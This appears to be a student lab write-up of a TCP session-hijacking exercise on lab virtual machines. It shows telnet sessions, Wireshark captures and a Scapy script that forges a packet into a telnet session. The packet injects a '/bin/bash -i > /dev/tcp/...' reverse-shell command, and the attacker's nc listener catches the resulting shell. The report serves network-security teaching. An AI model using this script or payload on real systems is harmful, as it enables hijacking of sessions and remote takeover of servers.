111	2021-09-25 13:55:55.2336026…	10.0.2.14	10.0.2.13	TCP	161 [TCP Retransmission] 23 → 52776 [PSH, ACK…
112	2021-09-25 13:55:55.4423825…	10.0.2.14	10.0.2.13	TCP	161 [TCP Retransmission] 23 → 52776 [PSH, ACK…
113	2021-09-25 13:55:55.8577782…	10.0.2.14	10.0.2.13	TCP	161 [TCP Retransmission] 23 → 52776 [PSH, ACK…
114	2021-09-25 13:55:56.6905301…	10.0.2.14	10.0.2.13	TCP	161 [TCP Retransmission] 23 → 52776 [PSH, ACK…
115	2021-09-25 13:55:58.3669880…	10.0.2.14	10.0.2.13	TCP	161 [TCP Retransmission] 23 → 52776 [PSH, ACK…
116	2021-09-25 13:56:00.1328726…	PcsCompu_17:de:fa	PcsCompu_70:0c:00	ARP	42 Who has 10.0.2.14? Tell 10.0.2.8

When the command, `ifconfig` was executed, the following observations were made on Wireshark.

10.0.2.8	10.0.2.14	TCP	75 9090 → 43638 [PSH, ACK]
10.0.2.14	10.0.2.8	TCP	66 43638 → 9090 [ACK] Seq=
10.0.2.14	10.0.2.8	TCP	67 43638 → 9090 [PSH, ACK]
10.0.2.8	10.0.2.14	TCP	66 9090 → 43638 [ACK] Seq=
10.0.2.14	10.0.2.8	TCP	67 43638 → 9090 [PSH, ACK]
10.0.2.8	10.0.2.14	TCP	66 9090 → 43638 [ACK] Seq=
10.0.2.14	10.0.2.8	TCP	68 43638 → 9090 [PSH, ACK]
10.0.2.8	10.0.2.14	TCP	66 9090 → 43638 [ACK] Seq=
10.0.2.14	10.0.2.8	TCP	68 43638 → 9090 [PSH, ACK]
10.0.2.8	10.0.2.14	TCP	66 9090 → 43638 [ACK] Seq=
10.0.2.14	10.0.2.8	TCP	69 43638 → 9090 [PSH, ACK]
10.0.2.8	10.0.2.14	TCP	66 9090 → 43638 [ACK] Seq=
10.0.2.14	10.0.2.8	TCP	948 43638 → 9090 [PSH, ACK]
10.0.2.8	10.0.2.14	TCP	66 9090 → 43638 [ACK] Seq=
10.0.2.14	10.0.2.8	TCP	110 43638 → 9090 [PSH, ACK]
10.0.2.8	10.0.2.14	TCP	66 9090 → 43638 [ACK] Seq=

The flow of packets is from the attacker machine to the server machine.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ telnet 10.0.2.14
Trying 10.0.2.14...
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 25 13:41:16 EDT 2021 from 10.0.2.13 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

The victim machine remains frozen in time.


The same is attempted with the aid of a programme:

A connection over telnet is made to the server machine (from the victim machine):


The command: `telnet 10.0.2.14`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ telnet 10.0.2.14
Trying 10.0.2.14...
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Sep 23 13:53:40 EDT 2021 from 10.0.2.13 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

The desired details are gathered from the Wireshark packet capture tool:



Packet number 55 is the chosen one.



Here, the next sequence number is, 2940670231 + 0 = 2940670231

Now,

Source Port: 41010

Sequence number: 2940670231

Acknowledgment number: 739426834

The programme:

RSHELLTELNET.py

```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ")
IPLayer = IP(src="10.0.2.13" , dst="10.0.2.14")
TCPLayer = TCP(sport=41010, dport=23, flags="A", seq=2940670231, ack=739426834)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.8/9090 2>&1 0<&1\n"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

In this programme, from the Wireshark packet capture results, the source port (`sport`) and the next sequence number (`seq`) are set to 41010 and, 2940670231 respectively. The acknowledgement number is (`ack`), 739426834. '`A`' in the '`flags`' variable symbolises that it's a session hijacking action to be performed. Ultimately, the packet is delivered to the server machine, (10.0.2.14) from the client machine (10.0.2.13) by the attacker machine (10.0.2.8).

On one side of the attacker machine, is a terminal awaiting a connection over port 9090.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

The command: `sudo python RSHELLTELNET.py`

```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo python RSHELLTELNET.py
Sending session hijacking packet
version    : BitField (4 bits)                = 4              (4)
ihl        : BitField (4 bits)                = None           (None)
tos        : XByteField                       = 0              (0)
len        : ShortField                       = None           (None)
id         : ShortField                       = 1              (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0              (0)
ttl        : ByteField                        = 64             (64)
proto      : ByteEnumField                    = 6              (0)
chksum     : XShortField                      = None           (None)
src        : SourceIPField                    = '10.0.2.13'    (None)
dst        : DestIPField                      = '10.0.2.14'    (None)
options    : PacketListField                  = []             ([])
```

```
--
sport      : ShortEnumField                    = 41010          (20)
dport      : ShortEnumField                    = 23             (80)
seq        : IntField                          = 2940670231L    (0)
ack        : IntField                          = 739426834      (0)
dataofs    : BitField (4 bits)                 = None           (None)
reserved   : BitField (3 bits)                 = 0              (0)
flags      : FlagsField (9 bits)               = <Flag 16 (A)>  (<Flag 2 (S)>)
window     : ShortField                        = 8192           (8192)
chksum     : XShortField                       = None           (None)
urgptr     : ShortField                        = 0              (0)
options    : TCPOptionsField                   = []             ([])
--
load       : StrField                          = '\r /bin/bash -i > /dev/tcp/10.0
.2.8/9090 2>&1 0<&1\n' ('')
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

Output of the command on the attacker machine (10.0.2.8)

The result obtained on the other terminal is impeccable.


```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.14] port 9090 [tcp/*] accepted (family 2, sport 60710)
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

On opening a nc listener on port 9090, we get a reverse shell of the server and the attacker can run any commands on the server. We can verify it by running the ifconfig command.

The below screenshot is the manifestation of a reverse shell connection to the server machine.


```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.14] port 9090 [tcp/*] accepted (family 2, sport 60710)
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:864 errors:0 dropped:0 overruns:0 frame:0
          TX packets:777 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:84340 (84.3 KB)  TX bytes:81135 (81.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:561 errors:0 dropped:0 overruns:0 frame:0
          TX packets:561 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:55278 (55.2 KB)  TX bytes:55278 (55.2 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Attacker (10.0.2.8)




Server (10.0.2.14)

The victim machine remains frozen:




The Wireshark packet capture results:



10.0.2.14	10.0.2.13	TCP	162 [TCP Retransmission]
10.0.2.14	10.0.2.13	TCP	162 [TCP Retransmission]
10.0.2.14	10.0.2.13	TCP	162 [TCP Retransmission]
10.0.2.14	10.0.2.13	TCP	162 [TCP Retransmission]

These are the hijacked packets

Q. Show that on executing the script, the packet is sent to the server which freezes the telnet communication.



No.	Time	Source	Destination	Protocol	Length	Info
193	2021-09-23 14:20:57.1289525…	PcsCompu_70:0c:00	PcsCompu_59:a3:c9	ARP	60	10.0.2.14 is at 08:00:27:70:0c:00
194	2021-09-23 14:21:22.3844528…	10.0.2.14	10.0.2.13	TCP	162	[TCP Retransmission] 23 → 41010 [PSH, ACK…
195	2021-09-23 14:21:45.2614839…	10.0.2.13	10.0.2.14	TELNET	67	[TCP Spurious Retransmission] Telnet Data…
196	2021-09-23 14:21:45.2617930…	10.0.2.14	10.0.2.13	TCP	78	[TCP Dup ACK 97#11] 23 → 41010 [ACK] Seq=…
197	2021-09-23 14:21:50.2769242…	PcsCompu_70:0c:00	PcsCompu_59:a3:c9	ARP	60	Who has 10.0.2.13? Tell 10.0.2.14
198	2021-09-23 14:21:50.2772067…	PcsCompu_59:a3:c9	PcsCompu_70:0c:00	ARP	60	10.0.2.13 is at 08:00:27:59:a3:c9
199	2021-09-23 14:21:50.3786509…	PcsCompu_59:a3:c9	PcsCompu_70:0c:00	ARP	60	Who has 10.0.2.14? Tell 10.0.2.13
200	2021-09-23 14:21:50.3789537…	PcsCompu_70:0c:00	PcsCompu_59:a3:c9	ARP	60	10.0.2.14 is at 08:00:27:70:0c:00
201	2021-09-23 14:21:55.9571057…	10.0.2.8	10.0.2.14	TCP	75	9090 → 60710 [PSH, ACK] Seq=2023301266 Ac…
202	2021-09-23 14:21:55.9577393…	10.0.2.14	10.0.2.8	TCP	67	60710 → 9090 [PSH, ACK] Seq=3869604015 Ac…
203	2021-09-23 14:21:55.9577565…	10.0.2.8	10.0.2.14	TCP	66	9090 → 60710 [ACK] Seq=2023301275 Ack=386…
204	2021-09-23 14:21:55.9579839…	10.0.2.14	10.0.2.8	TCP	74	60710 → 9090 [PSH, ACK] Seq=3869604016 Ac…
205	2021-09-23 14:21:55.9579925…	10.0.2.8	10.0.2.14	TCP	66	9090 → 60710 [ACK] Seq=2023301275 Ack=386…
206	2021-09-23 14:21:55.9618213…	10.0.2.14	10.0.2.8	TCP	948	60710 → 9090 [PSH, ACK] Seq=3869604024 Ac…
207	2021-09-23 14:21:55.9618450…	10.0.2.8	10.0.2.14	TCP	66	9090 → 60710 [ACK] Seq=2023301275 Ack=386…
208	2021-09-23 14:21:55.9623434…	10.0.2.14	10.0.2.8	TCP	110	60710 → 9090 [PSH, ACK] Seq=3869604906 Ac…
209	2021-09-23 14:21:55.9623577…	10.0.2.8	10.0.2.14	TCP	66	9090 → 60710 [ACK] Seq=2023301275 Ack=386…
210	2021-09-23 14:22:01.0290882…	PcsCompu_70:0c:00	PcsCompu_17:de:fa	ARP	60	Who has 10.0.2.8? Tell 10.0.2.14
211	2021-09-23 14:22:01.0291023…	PcsCompu_17:de:fa	PcsCompu_70:0c:00	ARP	42	10.0.2.8 is at 08:00:27:17:de:fa
212	2021-09-23 14:22:01.0635248…	PcsCompu_17:de:fa	PcsCompu_70:0c:00	ARP	42	Who has 10.0.2.14? Tell 10.0.2.8
213	2021-09-23 14:22:01.0639129…	PcsCompu_70:0c:00	PcsCompu_17:de:fa	ARP	60	10.0.2.14 is at 08:00:27:70:0c:00
214	2021-09-23 14:22:20.8902997…	10.0.2.8	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0xd12a550e
215	2021-09-23 14:22:20.8963286…	10.0.2.3	10.0.2.8	DHCP	590	DHCP ACK - Transaction ID 0xd12a550e

A Wireshark packet capture on the attacker machine (10.0.2.8)

****